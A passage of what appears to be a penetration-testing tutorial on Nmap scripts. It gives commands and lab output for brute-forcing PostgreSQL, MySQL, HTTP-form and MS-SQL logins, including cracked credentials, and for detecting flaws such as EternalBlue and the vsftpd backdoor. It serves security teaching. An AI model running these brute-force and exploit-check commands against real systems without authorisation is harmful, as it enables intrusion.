
```
nmap -p5432 --script pgsql-brute --script-args
userdb=users.txt,passdb=pass.txt 192.168.1.150
```

```
┌──(root💀 kali)-[~]
└─# nmap -p5432 --script pgsql-brute --script-args userdb=users.txt,passdb=pass.txt 192.168.1.150
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-05 17:10 EDT
Nmap scan report for 192.168.1.150
Host is up (0.00020s latency).

PORT     STATE SERVICE
5432/tcp open  postgresql
| pgsql-brute:
|_  postgres:postgres => Valid credentials
MAC Address: 00:0C:29:77:BA:E7 (VMware)
```

Mysql


Performs brute-force password auditing against Mysql servers and connection timeout (default: “5s”). All we need are dictionaries for usernames and passwords, which will be passed as arguments.

```
nmap -p3306 --script mysql-brute --script-args
userdb=users.txt 192.168.1.150
```




HTTP

Performs brute force password auditing against HTTP form-based authentication. This script uses the unpwdb and brute libraries to perform password guessing. Any successful guesses are stored in the nmap registry, using the creds library, for other scripts to use.





```
nmap -p 80 --script=http-form-brute --script-args
"userdb=users.txt,passdb=pass.txt,http-form-
brute.path=/dvwa/login.php" 192.168.1.150
```



Ms-SQL

Performs brute-force password auditing against Ms-SQL servers and connection timeout (default: “5s”). All we need are dictionaries for usernames and passwords, which will be passed as arguments.

```
nmap -p1433 --script ms-sql-brute --script-args
userdb=users.txt,passdb=pass.txt 192.168.1.146
```



```
┌──(root💀 kali)-[~]
└─# nmap -p1433 --script ms-sql-brute --script-args userdb=users.txt,passdb=pass.txt 192.168.1.146
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-31 16:51 EDT
Nmap scan report for 192.168.1.146
Host is up (0.00019s latency).

PORT     STATE SERVICE
1433/tcp open  ms-sql-s
| ms-sql-brute:
|   [192.168.1.146:1433]
|     Credentials found:
|       aarti:Password@123 => Login Success
|       sa:Password@1 => Login Success
|_      pavan:abcdefg@123 => Login Success
MAC Address: 00:0C:29:85:FC:6C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.44 seconds
```

Vulnerability Scanning

Let’s get started by listing all the scripts that are available for discovering the vulnerability. Here we see that a list of scripts is available to detect the vulnerabilities. One by one we will run these scripts and check for vulnerabilities.

```
root@kali:~# cd /usr/share/nmap/scripts/
root@kali:/usr/share/nmap/scripts# ls -al *vuln*
-rw-r--r-- 1 root root  7001 Oct 12 09:29 afp-path-vuln.nse
-rw-r--r-- 1 root root  5923 Oct 12 09:29 ftp-vuln-cve2010-4221.nse
-rw-r--r-- 1 root root  6973 Oct 12 09:29 http-huawei-hg5xx-vuln.nse
-rw-r--r-- 1 root root  7921 Oct 12 09:29 http-iis-webdav-vuln.nse
-rw-r--r-- 1 root root  4111 Oct 12 09:29 http-vmware-path-vuln.nse
-rw-r--r-- 1 root root  3273 Oct 12 09:29 http-vuln-cve2006-3392.nse
-rw-r--r-- 1 root root  6610 Oct 12 09:29 http-vuln-cve2009-3960.nse
-rw-r--r-- 1 root root  2957 Oct 12 09:29 http-vuln-cve2010-0738.nse
-rw-r--r-- 1 root root  5607 Oct 12 09:29 http-vuln-cve2010-2861.nse
-rw-r--r-- 1 root root  4527 Oct 12 09:29 http-vuln-cve2011-3192.nse
-rw-r--r-- 1 root root  5851 Oct 12 09:29 http-vuln-cve2011-3368.nse
-rw-r--r-- 1 root root  4403 Oct 12 09:29 http-vuln-cve2012-1823.nse
-rw-r--r-- 1 root root  4831 Oct 12 09:29 http-vuln-cve2013-0156.nse
-rw-r--r-- 1 root root  2853 Oct 12 09:29 http-vuln-cve2013-6786.nse
-rw-r--r-- 1 root root  5009 Oct 12 09:29 http-vuln-cve2013-7091.nse
-rw-r--r-- 1 root root  2945 Oct 12 09:29 http-vuln-cve2014-2126.nse
-rw-r--r-- 1 root root  3334 Oct 12 09:29 http-vuln-cve2014-2127.nse
-rw-r--r-- 1 root root  3193 Oct 12 09:29 http-vuln-cve2014-2128.nse
-rw-r--r-- 1 root root  2979 Oct 12 09:29 http-vuln-cve2014-2129.nse
-rw-r--r-- 1 root root 14018 Oct 12 09:29 http-vuln-cve2014-3704.nse
-rw-r--r-- 1 root root  4523 Oct 12 09:29 http-vuln-cve2014-8877.nse
-rw-r--r-- 1 root root  7774 Oct 12 09:29 http-vuln-cve2015-1427.nse
-rw-r--r-- 1 root root  3443 Oct 12 09:29 http-vuln-cve2015-1635.nse
-rw-r--r-- 1 root root  4372 Oct 12 09:29 http-vuln-cve2017-1001000.nse
-rw-r--r-- 1 root root  2594 Oct 12 09:29 http-vuln-cve2017-5638.nse
-rw-r--r-- 1 root root  5480 Oct 12 09:29 http-vuln-cve2017-5689.nse
-rw-r--r-- 1 root root  5187 Oct 12 09:29 http-vuln-cve2017-8917.nse
-rw-r--r-- 1 root root  2699 Oct 12 09:29 http-vuln-misfortune-cookie.nse
-rw-r--r-- 1 root root  4225 Oct 12 09:29 http-vuln-wnr1000-creds.nse
-rw-r--r-- 1 root root  6977 Oct 12 09:29 mysql-vuln-cve2012-2122.nse
-rw-r--r-- 1 root root  8904 Oct 12 09:29 rdp-vuln-ms12-020.nse
-rw-r--r-- 1 root root  4011 Oct 12 09:29 rmi-vuln-classloader.nse
-rw-r--r-- 1 root root  6528 Oct 12 09:29 rsa-vuln-roca.nse
-rw-r--r-- 1 root root  4148 Oct 12 09:29 samba-vuln-cve-2012-1182.nse
-rw-r--r-- 1 root root  5238 Oct 12 09:29 smb2-vuln-uptime.nse
-rw-r--r-- 1 root root  7524 Oct 12 09:29 smb-vuln-conficker.nse
-rw-r--r-- 1 root root  6402 Oct 12 09:29 smb-vuln-cve2009-3103.nse
-rw-r--r-- 1 root root 23154 Oct 12 09:29 smb-vuln-cve-2017-7494.nse
-rw-r--r-- 1 root root  6545 Oct 12 09:29 smb-vuln-ms06-025.nse
-rw-r--r-- 1 root root  5386 Oct 12 09:29 smb-vuln-ms07-029.nse
-rw-r--r-- 1 root root  5688 Oct 12 09:29 smb-vuln-ms08-067.nse
-rw-r--r-- 1 root root  5647 Oct 12 09:29 smb-vuln-ms10-054.nse
-rw-r--r-- 1 root root  7214 Oct 12 09:29 smb-vuln-ms10-061.nse
-rw-r--r-- 1 root root  7344 Oct 12 09:29 smb-vuln-ms17-010.nse
-rw-r--r-- 1 root root  4400 Oct 12 09:29 smb-vuln-regsvc-dos.nse
-rw-r--r-- 1 root root  6586 Oct 12 09:29 smb-vuln-webexec.nse
-rw-r--r-- 1 root root 14781 Oct 12 09:29 smtp-vuln-cve2010-4344.nse
-rw-r--r-- 1 root root  7719 Oct 12 09:29 smtp-vuln-cve2011-1720.nse
-rw-r--r-- 1 root root  7603 Oct 12 09:29 smtp-vuln-cve2011-1764.nse
-rw-r--r-- 1 root root  7058 Oct 12 09:29 vulners.nse
root@kali:/usr/share/nmap/scripts#
```

ms17-010 Vulnerability

This script detects whether an SMBv1 server in Microsoft systems is vulnerable to the remote code execution which is commonly known as the **EternalBlue vulnerability**. This vulnerability had been vastly exploited by ransomware like WannaCry. This works on Windows XP, 2003, 7, 8, 8.1, 10, and server 2008, 2012 and 2016.

You see that on executing this script, you see that the system is susceptible to a vulnerability that is at high risk in nature.

```
nmap --script smb-vuln-ms17-010.nse 192.168.1.16
```

```
root@kali:~# nmap --script smb-vuln-ms17-010.nse 192.168.1.16
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-20 12:49 EST
Nmap scan report for 192.168.1.16
Host is up (0.00068s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 00:0C:29:5C:69:16 (VMware)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-
```

Vsftpd backdoor

This script checks for the presence of **vsFTPd 2.3.4 backdoor vulnerability** by attempting to exploit the backdoor using a harmful command.

```
nmap --script ftp-vsftpd-backdoor -p 21
```

```
root@kali:~# nmap --script ftp-vsftpd-backdoor -p21 192.168.1.12
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-20 13:15 EST
Nmap scan report for 192.168.1.12
Host is up (0.00026s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  BID:48539
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_      https://www.securityfocus.com/bid/48539
MAC Address: 00:0C:29:78:20:90 (VMware)
```

SSL-Poodle Vulnerability

The SSL Poodle is a Man-in the middle exploit whose purpose is to take advantage of the security software running on SSL. On running this script, you see that the system is vulnerable.

```
nmap -script ssl-poodle 192.168.1.12
```

```
root@kali:~# nmap --script ssl-poodle 192.168.1.12
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-20 13:18 EST
Nmap scan report for 192.168.1.12
Host is up (0.0027s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
[redacted]
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  CVE:CVE-2014-3566  BID:70574
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|       https://www.openssl.org/~bodo/ssl-poodle.pdf
|       https://www.securityfocus.com/bid/70574
|_      https://www.imperialviolet.org/2014/10/14/poodle.html
```

Rmi classloader Vulnerability

This script checks whether Java rmiregistry allows class loads or not. The rmiregistry has default configuration which allows the class to load from remote URLs which may lead to remote code execution.

```
nmap --script=rmi-vuln-classloader -p 1099 192.168.1.12
```

```
root@kali:~# nmap --script rmi-vuln-classloader.nse -p1099 192.168.1.12
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-20 13:20 EST
Nmap scan report for 192.168.1.12
Host is up (0.00028s latency).

PORT     STATE SERVICE
1099/tcp open  rmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|     State: VULNERABLE
|       Default configuration of RMI registry allows loading classes from remote URL
|
|     References:
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/
MAC Address: 00:0C:29:78:20:90 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.40 seconds
```


HTTP Slowloris Vulnerability

It checks for the vulnerability in the web server Slowloris DoS attack where it does not launch an actual DoS attack. This script will open 2 separate connections to the server and then request for URL in base configuration.

```
nmap -script http-slowloris-check 192.168.1.12
```

```
root@kali:~# nmap --script http-slowloris-check 192.168.1.12
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-20 13:22 EST
Nmap scan report for 192.168.1.12
Host is up (0.0029s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
[redacted]
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and
|       them open as long as possible.  It accomplishes this by opening connection
|       the target web server and sending a partial request. By doing so, it starv
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
```

SSL-CCS-Injection

This script when run checks if a server is vulnerable to the SSL/TLS “CCS Injection” vulnerability. To exploit this vulnerability using MITM (Man in the Middle Attack), the attacker will then wait for a new TLS connection which will be followed by Client-Sever ‘Hello’ handshake messages.

```
nmap -script ssl-ccs-injection -p 5432 192.168.1.12
```

```
root@kali:~# nmap --script ssl-ccs-injection -p 5432 192.168.1.12
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-20 13:29 EST
Nmap scan report for 192.168.1.12
Host is up (0.00033s latency).

PORT     STATE SERVICE
5432/tcp open  postgresql
| ssl-ccs-injection:
|   VULNERABLE:
|   SSL/TLS MITM vulnerability (CCS Injection)
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
|       does not properly restrict processing of ChangeCipherSpec messages,
|       which allows man-in-the-middle attackers to trigger use of a zero
|       length master key in certain OpenSSL-to-OpenSSL communications, and
|       consequently hijack sessions or obtain sensitive information, via
|       a crafted TLS handshake, aka the "CCS Injection" vulnerability.
|
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
|       http://www.cvedetails.com/cve/2014-0224
|_      http://www.openssl.org/news/secadv_20140605.txt
MAC Address: 00:0C:29:78:20:90 (VMware)
```

Nmap-Vulners

Nmap – Vulners is a NSE script using some well-known service to provide info on vulnerabilities. This script completely depends on having information on software versions therefore works with **-sV** flag.

You can install it using git hub code. Then update the scripts in the NSE database.

```
git clone https://github.com/vulnersCom/nmap-vulners /usr/share/nmap/scripts/vulners
```

```
nmap --script-updatedb
```

```
root@kali:~# git clone https://github.com/vulnersCom/nmap-vulners /usr/share/nmap/scripts/vulners
Cloning into '/usr/share/nmap/scripts/vulners' ...
remote: Enumerating objects: 11, done.
remote: Counting objects: 100% (11/11), done.
remote: Compressing objects: 100% (10/10), done.
remote: Total 73 (delta 2), reused 4 (delta 1), pack-reused 62
Unpacking objects: 100% (73/73), 433.57 KiB | 622.00 KiB/s, done.
root@kali:~# nmap --script-updatedb
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-20 13:42 EST
NSE: Updating rule database.
NSE: Script Database updated successfully.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.32 seconds
```

Let us load the scripts and check the service versions available on the target machine using Nmap vulners. Here we see that all the scripts are loaded which can be used for vulnerability detection based on a particular service version.

```
nmap -sV -Pn 192.168.1.12 --script=vulners/vulners.nse
```

```
root@kali:~# nmap -sV -Pn 192.168.1.12 --script=vulners/vulners.nse
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slow
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-20 13:51 EST
Nmap scan report for 192.168.1.12
Host is up (0.0020s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:4.7p1:
|       PACKETSTORM:101052   7.8   https://vulners.com/packetstorm/PACKETSTORM:101052
|       CVE-2010-4478    7.5    https://vulners.com/cve/CVE-2010-4478
|       CVE-2008-1657    6.5    https://vulners.com/cve/CVE-2008-1657
|       SSV:60656        5.0    https://vulners.com/seebug/SSV:60656    *EXPLOIT*
|       CVE-2017-15906   5.0    https://vulners.com/cve/CVE-2017-15906
|       CVE-2010-5107    5.0    https://vulners.com/cve/CVE-2010-5107
|       CVE-2010-4755    4.0    https://vulners.com/cve/CVE-2010-4755
|       CVE-2012-0814    3.5    https://vulners.com/cve/CVE-2012-0814
|       CVE-2011-5000    3.5    https://vulners.com/cve/CVE-2011-5000
|       CVE-2011-4327    2.1    https://vulners.com/cve/CVE-2011-4327
|_      CVE-2008-3259    1.2    https://vulners.com/cve/CVE-2008-3259
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
| vulners:
|   cpe:/a:isc:bind:9.4.2:
|       SSV:2853         10.0   https://vulners.com/seebug/SSV:2853     *EXPLOIT*
|       CVE-2008-0122    10.0   https://vulners.com/cve/CVE-2008-0122
|       SSV:60184        8.5    https://vulners.com/seebug/SSV:60184    *EXPLOIT*
|       CVE-2012-1667    8.5    https://vulners.com/cve/CVE-2012-1667
|       SSV:60292        7.8    https://vulners.com/seebug/SSV:60292    *EXPLOIT*
|       CVE-2014-8500    7.8    https://vulners.com/cve/CVE-2014-8500
|       CVE-2012-5166    7.8    https://vulners.com/cve/CVE-2012-5166
|       CVE-2012-4244    7.8    https://vulners.com/cve/CVE-2012-4244
|       CVE-2012-3817    7.8    https://vulners.com/cve/CVE-2012-3817
|       CVE-2008-4163    7.8    https://vulners.com/cve/CVE-2008-4163
|       CVE-2010-0382    7.6    https://vulners.com/cve/CVE-2010-0382
|       CVE-2015-8461    7.1    https://vulners.com/cve/CVE-2015-8461
|       CVE-2015-8704    6.8    https://vulners.com/cve/CVE-2015-8704
|       CVE-2009-0025    6.8    https://vulners.com/cve/CVE-2009-0025
|       CVE-2015-8705    6.6    https://vulners.com/cve/CVE-2015-8705
|       CVE-2010-3614    6.4    https://vulners.com/cve/CVE-2010-3614
|       SSV:30099        5.0    https://vulners.com/seebug/SSV:30099    *EXPLOIT*
|       SSV:20595        5.0    https://vulners.com/seebug/SSV:20595    *EXPLOIT*
|       CVE-2016-9444    5.0    https://vulners.com/cve/CVE-2016-9444
|       CVE-2016-2848    5.0    https://vulners.com/cve/CVE-2016-2848
|       CVE-2016-1286    5.0    https://vulners.com/cve/CVE-2016-1286
|       CVE-2015-8000    5.0    https://vulners.com/cve/CVE-2015-8000
|       CVE-2012-1033    5.0    https://vulners.com/cve/CVE-2012-1033
|       CVE-2011-4313    5.0    https://vulners.com/cve/CVE-2011-4313
|       CVE-2011-1910    5.0    https://vulners.com/cve/CVE-2011-1910
|       CVE-2009-0265    5.0    https://vulners.com/cve/CVE-2009-0265
|       SSV:11919        4.3    https://vulners.com/seebug/SSV:11919    *EXPLOIT*
|       EDB-ID:9300      4.3    https://vulners.com/exploitdb/EDB-ID:9300      *EXPLOIT*
|       CVE-2016-1285    4.3    https://vulners.com/cve/CVE-2016-1285
```

```
2121/tcp open  ftp         ProFTPD 1.3.1
| vulners:
|   cpe:/a:proftpd:proftpd:1.3.1:
|       SSV:26016       9.0     https://vulners.com/seebug/SSV:26016    *EXPLOIT*
|       SSV:24282       9.0     https://vulners.com/seebug/SSV:24282    *EXPLOIT*
|       CVE-2011-4130   9.0     https://vulners.com/cve/CVE-2011-4130
|       EDB-ID:8037     7.5     https://vulners.com/exploitdb/EDB-ID:8037       *EXPLOIT*
|       CVE-2019-12815  7.5     https://vulners.com/cve/CVE-2019-12815
|       SSV:20226       7.1     https://vulners.com/seebug/SSV:20226    *EXPLOIT*
|       PACKETSTORM:95517       7.1     https://vulners.com/packetstorm/PACKETSTORM:95517
|       CVE-2010-3867   7.1     https://vulners.com/cve/CVE-2010-3867
|       CVE-2010-4652   6.8     https://vulners.com/cve/CVE-2010-4652
|       CVE-2009-0543   6.8     https://vulners.com/cve/CVE-2009-0543
|       SSV:12523       5.8     https://vulners.com/seebug/SSV:12523    *EXPLOIT*
|       CVE-2009-3639   5.8     https://vulners.com/cve/CVE-2009-3639
|       EDB-ID:16129    5.0     https://vulners.com/exploitdb/EDB-ID:16129      *EXPLOIT*
|       CVE-2019-19272  5.0     https://vulners.com/cve/CVE-2019-19272
|       CVE-2019-19271  5.0     https://vulners.com/cve/CVE-2019-19271
|       CVE-2019-19270  5.0     https://vulners.com/cve/CVE-2019-19270
|       CVE-2019-18217  5.0     https://vulners.com/cve/CVE-2019-18217
|       CVE-2016-3125   5.0     https://vulners.com/cve/CVE-2016-3125
|       CVE-2011-1137   5.0     https://vulners.com/cve/CVE-2011-1137
|       CVE-2008-7265   4.0     https://vulners.com/cve/CVE-2008-7265
|       CVE-2017-7418   2.1     https://vulners.com/cve/CVE-2017-7418
|_      CVE-2012-6095   1.2     https://vulners.com/cve/CVE-2012-6095
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| vulners:
|   cpe:/a:mysql:mysql:5.0.51a-3ubuntu5:
|       SSV:15006       6.8     https://vulners.com/seebug/SSV:15006    *EXPLOIT*
|       CVE-2009-4028   6.8     https://vulners.com/cve/CVE-2009-4028
|       SSV:3280        4.6     https://vulners.com/seebug/SSV:3280     *EXPLOIT*
|       CVE-2008-2079   4.6     https://vulners.com/cve/CVE-2008-2079
|       EDB-ID:34506    4.0     https://vulners.com/exploitdb/EDB-ID:34506      *EXPLOIT*
|       CVE-2010-3682   4.0     https://vulners.com/cve/CVE-2010-3682
|_      CVE-2010-3677   4.0     https://vulners.com/cve/CVE-2010-3677
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
| vulners:
|   cpe:/a:postgresql:postgresql:8.3:
|       SSV:60718       10.0    https://vulners.com/seebug/SSV:60718    *EXPLOIT*
|       CVE-2013-1903   10.0    https://vulners.com/cve/CVE-2013-1903
|       CVE-2013-1902   10.0    https://vulners.com/cve/CVE-2013-1902
|       SSV:30015       8.5     https://vulners.com/seebug/SSV:30015    *EXPLOIT*
|       SSV:19652       8.5     https://vulners.com/seebug/SSV:19652    *EXPLOIT*
|       CVE-2010-1447   8.5     https://vulners.com/cve/CVE-2010-1447
|       CVE-2010-1169   8.5     https://vulners.com/cve/CVE-2010-1169
|       SSV:30152       6.8     https://vulners.com/seebug/SSV:30152    *EXPLOIT*
|       CVE-2013-0255   6.8     https://vulners.com/cve/CVE-2013-0255
|       CVE-2012-0868   6.8     https://vulners.com/cve/CVE-2012-0868
|       CVE-2009-3231   6.8     https://vulners.com/cve/CVE-2009-3231
|       SSV:62083       6.5     https://vulners.com/seebug/SSV:62083    *EXPLOIT*
|       SSV:61543       6.5     https://vulners.com/seebug/SSV:61543    *EXPLOIT*
|       CVE-2014-0065   6.5     https://vulners.com/cve/CVE-2014-0065
|       CVE-2014-0064   6.5     https://vulners.com/cve/CVE-2014-0064
|       CVE-2014-0063   6.5     https://vulners.com/cve/CVE-2014-0063
|       CVE-2014-0061   6.5     https://vulners.com/cve/CVE-2014-0061
|       CVE-2012-0866   6.5     https://vulners.com/cve/CVE-2012-0866
```

Conclusion

Hence, we see that it using the Nmap scripts we can detect the vulnerabilities present on the system which can be a benefit for the Pen Testers. One can make use of these commands as a cybersecurity professional to assess vulnerabilities on systems and keep these systems away from threat.

References

- https://www.hackingarticles.in/nmap-for-pentester-host-discovery/
- https://www.hackingarticles.in/nmap-for-pentester-password-cracking/
- https://www.hackingarticles.in/nmap-for-pentester-vulnerability-scan/
- https://nmap.org/book/man-host-discovery.html
- https://nmap.org/nsedoc/scripts/http-form-brute.html
- https://nmap.org/book/nse-usage.html#nse-categories